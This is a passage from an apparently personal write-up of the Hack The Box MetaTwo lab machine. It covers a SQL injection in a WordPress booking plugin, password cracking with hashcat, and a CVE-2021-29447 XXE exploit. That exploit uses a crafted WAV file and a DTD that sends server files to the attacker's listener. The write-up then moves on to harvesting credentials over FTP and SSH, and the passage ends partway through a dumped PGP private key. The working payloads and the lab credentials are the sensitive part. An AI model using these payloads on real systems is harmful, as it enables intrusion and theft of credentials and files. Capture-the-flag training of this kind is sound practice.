Databases/rockyou.txt --user

```

Was only able to crack one and that's the manager's password

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (1.572s)
hashcat -a 0 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt --user --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

400 | phpass | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

manager:$P$B4aNMM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar

```

2. The other way is to take the sniper shot by yourself and do a custom UNION based sql injection

```
curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT
user_login,user_pass,@@version_compile_os,1,2,3,4,5,6 from wp_users-- -' |
jq .
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git:(main)*3 (0.69s)
$ curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data "action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT user_login,user_pass,@@version_compile_os,1,2,3,4,5,6 from wp_users-- -" | jq .
[
  {
    "bookingpress_service_id": "admin",
    "bookingpress_category_id": "$B0rGrgf2wToBS79i97Rk9sN4Fzk.TV.",
    "bookingpress_service_name": "debian-linux-gnu",
    "bookingpress_service_price": "$1.00",
    "bookingpress_service_duration_val": "2",
    "bookingpress_service_duration_unit": "3",
    "bookingpress_service_description": "4",
    "bookingpress_service_position": "5",
    "bookingpress_servicedate_created": "6",
    "service_price_without_currency": 1,
    "img_url": "http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"
  },
  {
    "bookingpress_service_id": "manager",
    "bookingpress_category_id": "$B4aM28NOE.tMy/JIcnVM2b0cU16Q70",
    "bookingpress_service_name": "debian-linux-gnu",
    "bookingpress_service_price": "$1.00",
    "bookingpress_service_duration_val": "2",
    "bookingpress_service_duration_unit": "3",
    "bookingpress_service_description": "4",
    "bookingpress_service_position": "5",
    "bookingpress_servicedate_created": "6",
    "service_price_without_currency": 1,
    "img_url": "http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"
  }
]
```

And u can crack em the same way

Got Wordpress creds

⚠ WP Creds

Username : manager

Password : partylikearockstar

Lets login in with wordpress now

The screenshot shows a web browser window with the URL <http://metapress.hbt/wp-admin/profile.php>. The page title is "Profile". The left sidebar has menu items: Dashboard, Media, Profile (which is selected), and Collapse menu. The main content area displays "Personal Options". At the bottom, there is an "Admin Color Scheme" section with two radio buttons: "Default" (selected) and "Light". A color palette is shown below the radio buttons.

We are the low privilege user tho :(
So the wpscan in the background revealed the version of Wordpress

```
wpscan --url http://metapress.hbt --detection-mode aggressive --plugins-detection aggressive
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://metapress.hbt/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://metapress.hbt/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
| Found By: Rss Generator (Aggressive Detection)
| - http://metapress.hbt/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
| - http://metapress.hbt/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
```

Totally missed it but this is the version it showed us
As, we are the low privilege user we can probably find a exploit for this

Found this XXE : <https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/>

WordPress XXE Vulnerability in Media Library – CVE-2021-29447

2021-05-21



WordPress versions 5.7, 5.6.2, 5.6.1, 5.6, 5.0.11 are affected to XML eXternal Entity vulnerability where an authenticated user with the ability to upload files in the Media Library can upload a malicious WAVE file that could lead to remote arbitrary file disclosure and server-side request forgery (SSRF).

WordPress uses ID3 library to parse information about an audio file uploaded in the Media Library that was vulnerable to XXE, but **what is getID3 library, and why WordPress use it?**

U can read this im not explaining this further im just gonna exploit from here

Following this we need to make a .wav and a .dtd file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.036s)
echo -en 'RIFF\xb8\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "'http://10.10.16.14:80/evil.dtd'"'>%remote;%init;%trick;]>\x00' > payload.wav
```

And file looks like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.022s)
/bin/cat payload.wav
RIFFWAVEiXML-{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.16.14:80/evil.dtd'>%remote;%init;%trick;]>
```

And here is my evil.dtd file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±4 (0.042s)
cat evil.dtd
```

	File: evil.dtd
1 ~	<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
2	
3	<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.16.14:80/?p=%file;'>">

Start the python web server

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±6 (1h 8m 23s)
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

U can upload the wav file here



Lets upload the payload.wav file here

And i get the base64 on the python server

Lets decode this

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git:(main)±6 (0.162s)
echo cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9u0i91c3Ivc2JpbjovdXNyL3Nia
zoz0nN5czovZGV20i91c3Ivc2Jpb9ub2xvZ2luCnN5bmM6eDo00jY1NTM00nN5bmM6L2JpbjovYmluL3N5bmMK2ZtZXM6eDc
6L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo30jc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vb
ng60Tc50m5ld3M6L3Zhci9zcG9vbC9uZXd0i91c3Ivc2Jpb9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNw0i92YX1vc3Bv2w
zYmluL25vbG9naW4Kd3d3LWRhdGE6eDoxMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6e
DozODpNYWlsawW5nIEpc3QgTWFuYWd1cjoVdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJj0ng6Mzk6Mzk6aXJjZDovcnV
0aW5nIFN5c3RlbSAoYWRtaW4p0i92YX1vbGLiL2duYXRz0i91c3Ivc2Jpb9ub2xvZ2luCm5vYm9keTp40jY1NTM00jY1NTM00
Do6L25vbvM4aXN0ZW500i91c3Ivc2Jpb9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp40jEwMToxMDI6c3lzdGVtZC80ZXR3b3J
tcmVzb2x2ZTp40jEwMjoxMDM6c3lzdGVtZCBSZXNbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWvz
ng6MTA00jY1NTM00jovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp40jEwMDA6MTAwMDpqbmvsc29uLCws0i9
1bWQgVGltZSBTeW5jaHJvbml6YXRpb246LzovdXNyL3NiaW4vbm9sb2dpbgzeXN0ZW1kLWNvcmVkdW1w0ng60Tk40jk50Dpe
k15U1FMIFNlcnZlciwsLDovbm9uZxhpc3RlbnQ6L2Jpb9mYWxzZQpwm9mdHBk0ng6MTA20jY1NTM00jovcnVuL3Byb2Z0cG0
vbm9sb2dpbgo= | base64 -d

```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin

```

Got LFI on the box lets see the wp-config.php file

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git:(main)±4 (0.039s)
cat evil.dtd

```

	File: evil.dtd
1	<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=..//wp-config.php">
2	<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.16.14:80/?p=%file;'">
3	

Now lets upload the .wav file again

Now lets decode this too

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)+6 (0.21s)
echo PD9waHNCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcnRQcmVzcyAqLw0KZGVmaW5l
SggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdfGiYXNlIHbhC3N3b3JkICovDQpkZWpbm
NCmRLZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxb3NOJyAp0w0KDQovKioRGF0YWJhc2UgQ2hhcnNldCB0byB1
WI0JyAp0w0KDQovKioVGh1IERhdGFiYXNlIENvbGxhdGUgdHlwZS4gRG9uJ3QgY2hhbndlIHRoaXMgaWYgaW
gJ2Z0cGV4dCcgKTsNCmRLZmluZSggJ0ZUUF9VU0VSJywgJ21ldGFwcmVzcy5odGInICk7DQpkZWpbmUoICdG
GFwcmVzcy5odGInICk7DQpkZWpbmUoICdGVFBfQkFTRScsICdibG9nLycgKTsNCmRLZmluZSggJ0ZUUF9TU0
NCiAqIEBzaW5jZSAyLjYuMA0KICovDQpkZWpbmUoICdBVVRIX0tFWScsICAgICAgICAgJz8hWiR1R08qQTZ4
mUoICdTRUNVUkVfQVVUSF9LRVknLCAgJ3gkaSQpYjBdYjFjdXA7NDdgWVZ1YS9KSHE1KjhVQTZnXTBid29Fv
DYVA0ejxnLjZQXnRgem12PmRkfUVFaSU00CVKb1JxJxJNakZpaXRuIyZuK0hYdl18fEURRn5De3FLWHknICk7
WQ9RGQoLnItcXteehGPyk3bXh0Vlc50DZ0UU83TzUnICk7DQpkZWpbmUoICdBVVRIX1NBTFQnLCAgICAgIC
zIUQnICk7DQpkZWpbmUoICdTRUNVUkVfQVVUSF9TQUxUJywgJz5gVkfzNiFHOTU1ZEpzPyRPNHptYC5R02Fta
0FMVCcsICAgJzRbZlNeMyE9JT9ISW9wTXBrZ1lib3k4LWpsXmldTx9WSBkfk49Jl5Kc0lgTS1GS1RKRVZJKSE
rRnE4UVdoZVN0eGQ2VmUjfXchQnEsaH1WOWpLU2tUR3N2JVK0NTFG0Ew9YkwnICk7DQoNCi8qKg0KICogV29Y
ioNCiAqIEZvciBkZXlbG9wZXJz0iBXb3jkUHJlc3MgZGVidWdnaW5nIG1vZGUvDQogKiBAbGluayBodHRwczo
lZmluZSggJ1dQX0RFQlVHJywgZmFsc2UgKTsNCg0KLyoqIEFic29sdXRlIHbhGggdG8gdGhlIFdvcnRQcmVz
EFUSCcsIF9fRE1SX18gLiAnLycgKTsNCn0NCg0KLyoqIFNldHMgdXAgV29yZFBByZXNzIHZhcnMgYW5kIGluY2
base64 -d

<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );

```

So two thing here this password is just useless as i cant use it to ssh or login as admin

but there is these ftp creds

```
define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

⚠️ FTP Creds

```
Username : metapress.htb
Password : 9NYS_ii@FyL_p5M2NvJ
```

Now lets login in as ftp

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)+6 (1h 24m 17s)
ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:pks): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
```

And we can lets see this listing here

```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x    5 metapress.htb metapress.htb      4096 Oct  5  2022 blog
drwxr-xr-x    3 metapress.htb metapress.htb      4096 Oct  5  2022 mailer
226 Transfer complete
```

So lets see blog here

```
ftp> cd blog
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 metapress.htb metapress.htb 405 Feb 6 2020 index.php
-rw-r--r-- 1 metapress.htb metapress.htb 19915 Feb 12 2020 license.txt
-rw-r--r-- 1 metapress.htb metapress.htb 7278 Jun 26 2020 readme.html
-rw-r--r-- 1 metapress.htb metapress.htb 7101 Jul 28 2020 wp-activate.php
drwxr-xr-x 9 metapress.htb metapress.htb 4096 Oct 5 2022 wp-admin
-rw-r--r-- 1 metapress.htb metapress.htb 351 Feb 6 2020 wp-blog-header.php
-rw-r--r-- 1 metapress.htb metapress.htb 2328 Oct 8 2020 wp-comments-post.php
-rw-r--r-- 1 metapress.htb metapress.htb 2032 Jun 23 2022 wp-config.php
-rw-r--r-- 1 metapress.htb metapress.htb 2913 Feb 6 2020 wp-config-sample.php
drwxr-xr-x 6 metapress.htb metapress.htb 4096 Oct 5 2022 wp-content
-rw-r--r-- 1 metapress.htb metapress.htb 3939 Jul 30 2020 wp-cron.php
drwxr-xr-x 25 metapress.htb metapress.htb 12288 Oct 5 2022 wp-includes
-rw-r--r-- 1 metapress.htb metapress.htb 2496 Feb 6 2020 wp-links-opml.php
-rw-r--r-- 1 metapress.htb metapress.htb 3300 Feb 6 2020 wp-load.php
-rw-r--r-- 1 metapress.htb metapress.htb 49831 Nov 9 2020 wp-login.php
-rw-r--r-- 1 metapress.htb metapress.htb 8509 Apr 14 2020 wp-mail.php
-rw-r--r-- 1 metapress.htb metapress.htb 20975 Nov 12 2020 wp-settings.php
-rw-r--r-- 1 metapress.htb metapress.htb 31337 Sep 30 2020 wp-signup.php
-rw-r--r-- 1 metapress.htb metapress.htb 4747 Oct 8 2020 wp-trackback.php
-rw-r--r-- 1 metapress.htb metapress.htb 3236 Jun 8 2020 xmlrpc.php
226 Transfer complete
```

Im gonna guess we are not gonna have a whole lot of luck here as we already tested the wp-config.php file which is the only that should contain creds

Lets see the other file mailer

```
ftp> cd ..
250 CWD command successful
ftp> cd mailer
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 4 metapress.htb metapress.htb 4096 Oct 5 2022 PHPMailer
-rw-r--r-- 1 metapress.htb metapress.htb 1126 Jun 22 2022 send_email.php
226 Transfer complete
```

Lets get this file

```
ftp> get send_email.php
200 PORT command successful
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
226 Transfer complete
1126 bytes received in 0.157 seconds (6.98 kbytes/s)
ftp> exit
?Invalid command
ftp> quit
421 No transfer timeout (600 seconds): closing control connection
```

Now lets see this file

	File: send_email.php
1	<?php
2	/*
3	* This script will be used to send an email to all our users when ready for launch
4	*/
5	
6	use PHPMailer\PHPMailer\PHPMailer;
7	use PHPMailer\PHPMailer\SMTP;
8	use PHPMailer\PHPMailer\Exception;
9	
10	require 'PHPMailer/src/Exception.php';
11	require 'PHPMailer/src/PHPMailer.php';
12	require 'PHPMailer/src/SMTP.php';
13	
14	\$mail = new PHPMailer(true);
15	
16	\$mail->SMTPDebug = 3;
17	\$mail->isSMTP();
18	
19	\$mail->Host = "mail.metapress.htb";
20	\$mail->SMTPAuth = true;
21	\$mail->Username = "jnelson@metapress.htb";
22	\$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
23	\$mail->SMTPSecure = "tls";
24	\$mail->Port = 587;
25	
26	\$mail->From = "jnelson@metapress.htb";
27	\$mail->FromName = "James Nelson";
28	
29	\$mail->addAddress("info@metapress.htb");
30	
31	\$mail->isHTML(true);
32	
33	\$mail->Subject = "Startup";
34	\$mail->Body = "<i>We just started our new blog metapress.htb!</i>";
35	

Got creds for the user

⚠ User's Creds

```
Username : jnelson  
Password : Cb4_JmWM8zUZWMu@Ys
```

Lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±7 (5.218s)  
ssh jnelson@metapress.htb  
jnelson@metapress.htb's password:  
  
jnelson@meta2:~ (0s)  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

And we are in here is your user.txt

```
jnelson@meta2 ~ (0.168s)  
ls -al  
total 32  
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25 2022 .  
drwxr-xr-x 3 root root 4096 Oct 5 2022 ..  
lrwxrwxrwx 1 root root 9 Jun 26 2022 .bash_history -> /dev/null  
-rw-r--r-- 1 jnelson jnelson 220 Jun 26 2022 .bash_logout  
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26 2022 .bashrc  
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25 2022 .local  
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 2022 .passpie  
-rw-r--r-- 1 jnelson jnelson 807 Jun 26 2022 .profile  
-rw-r----- 1 root jnelson 33 Oct 27 13:40 user.txt
```

Vertical PrivEsc

So the most uncommon thing here in this directory is probably this .passpie

```
jnelson@meta2 ~ (0.168s)
ls -al

total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25 2022 .
drwxr-xr-x 3 root    root    4096 Oct  5 2022 ..
lrwxrwxrwx 1 root    root     9 Jun 26 2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson 220 Jun 26 2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26 2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25 2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26 2022 .profile
-rw-r----- 1 root    jnelson   33 Oct 27 13:40 user.txt
```

Lets see what this has

```
jnelson@meta2 /dev/shm (0.617s)
cd .passpie/
```

```
jnelson@meta2 ~ (0.573s)
find .

.
./.keys
./ssh
./ssh/root.pass
./ssh/jnelson.pass
./.config
```

So the .config is empty so our only options is this .keys lets see this

```
jnelson@meta2 ~/.passpie (0.289s)
cat .keys

-----END PGP PUBLIC KEY BLOCK-----
-----BEGIN PGP PRIVATE KEY BLOCK-----

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
```

So it has two keys one public and one private i saved the private one on mine

	File: gpg.key
1	-----BEGIN PGP PRIVATE KEY BLOCK-----
2	
3	lQUBBGK4V9YRDADEndPyG0xVM7hcLSHFXg+21dENGedjYV1gf9cZabjq6v440NA1
4	AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWER2pFusr/Y3yY4codzmteOW6Rg2URmxMD
5	/GYN9FIjUAWqnfndttBbvBjseL4sECpmgxTIjKbWAXlqqEgNjXD306IweEy2FOho
6	3LpAXxfk8C/qUCKcpaxz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
7	ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdw+WU54vuFUthn+PUubEN1m+s13BkyvHV
8	gNAM4v6terRItXdKvgvHtJxE0vhLNSjFAedACHC4sN+dRqFu4li8XPiVYGkuK9pX
9	5xA6Nj+8UYRoZrP4SYtaDslT63zaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
10	tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8X0NmVdxb
11	a1UfdG+so03jtQsBAKbYl2yF/+D81v+42827iq06gqxHbc/0epLqJ+Lb18hC/sG
12	WIVdy+jynhb81B3FIHT8320Vi2hTCT6vhFTILFkLLMxvirM6AaEPFhxIuRboiEQw
13	8lQMvtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
14	c0DmYrGiXf8dle3z9wg9ltx25XLsVjoR+VLm5Vji85konRVuZ7TKnL5oXVgdatML
15	qIGqKLQfhHwTdvtYOTtcxW3tIdI16YhezeoUioBWY1QM5z84F92UVz6aRzSDbc/j
16	FJ0mNTe7+ShRRAAPu2qQn1xXexGXY2BFqAuhzFp0/dSidv7/UH2+x33XIUX1bPXH
17	FqSg+11VAfq3bgyBC1bXls0yS2J6xRp31q8wJzUSlidodtNZL6APqwrYNhfcBEuE
18	PnItMPJS2j0DG2V8IAgFnsogeh9ILU/0fCA4pD4f8QsB3eeUbUt90gmUa8wG7uM
19	FKZv0I+r9CBwjTK3bg/rF0o+DJKKN3hAfKARgU77ptuTJEYsfmho84ZaR3KSpx4L
20	/244aRzuaTW75hrZCJ4RxWxh8vGw0+/kPVDyrDc0XNv6iLIMt6zJGddVfRsFmE3Y
21	q2wOX/RzICWMbdreuQPuF0CkcvvHMeZX99Z3pEzUeuPu42E6JuJ9DTY08QJRDFr+
22	F2mStGpiqE00vVmjhxAduJpIgpcF8z18Aos0swa8ryKg3CS2xQGkk84ULiwuPuH
23	S8wCQQxveke5/IjbgE6GQ0lzhPMuwzih7+15hEJVfdNznbEc9K/ATYC/kbJSrbQM
24	RfcJUrnjPpDFgF6sXQJuNuPdowc36zjE7oIiD69ixGR5UjhvVy6yFLESuFzrwyewu
25	TDLQUOR6wikHa7tF/pekX317zRbWG0Vr3BXyifPTuXYBiX4+VG1fM5j3DCIho20
26	oFbEfVwnsTP6xxG2sJw48Fd+mKSMtYLDH004SoiSeQ8kTxNJeLxMiU8yaNX8Mwn4
27	V9f0Idsfks7Bv8uJP/lnKctezjqqgBnXPN6ESGjG1cbVfDsmVacVYL6bD4zn6ZN/n
28	WP4HAwKQfLVcyzeqrF8h02o0Q70LrTXFdW4sd/a56XWRGG6JgkRXzAqPQGWrsDC
29	6/eahMAwMFbfkhyWXlifgtfdcQme2XSUCNwtF6RCEAbYm0nAtDNQYXNzcGllIChB
30	dXRvLWdlbmVYXR1ZCBieSBQYXNzcGllKSA8cGFzc3BpZUBsb2NhbD6IkAQTEQgA
31	0BYhBHxnhqdWG8hPUEhnHjh3dcNXRdIDRFQA/3V6S3ad2W9c1fq62+X7TcuCaKWkDk4e
32	AgMBAh4BAheAAoJEDh3dcNXRdIDRFQA/3V6S3ad2W9c1fq62+X7TcuCaKWkDk4e
33	qaLFZ3bhSFVIAP4qI7yXjBXZU4+Rd+gZKp77UNFdqcCyhG1GpAJyyERDZ0BXwRi
34	uFFWEAQAhBp/xWPRH6n+PLXwJf00L8mXGC6bh2gUeR02mpFkFK4zXE5SE0znwn9J
35	CBcYY2EePd5ueDYC9iN3H7BylhAUaRvlU7732CY6Tbw1jbmGFLyIxS7jHJwd3dXT
36	+PyrTxF+odQ6aSEhT4JZrCk5Ef7/7aGMH4UcXuiWrgTPFiDovicAAwUD/i6Q+sq+
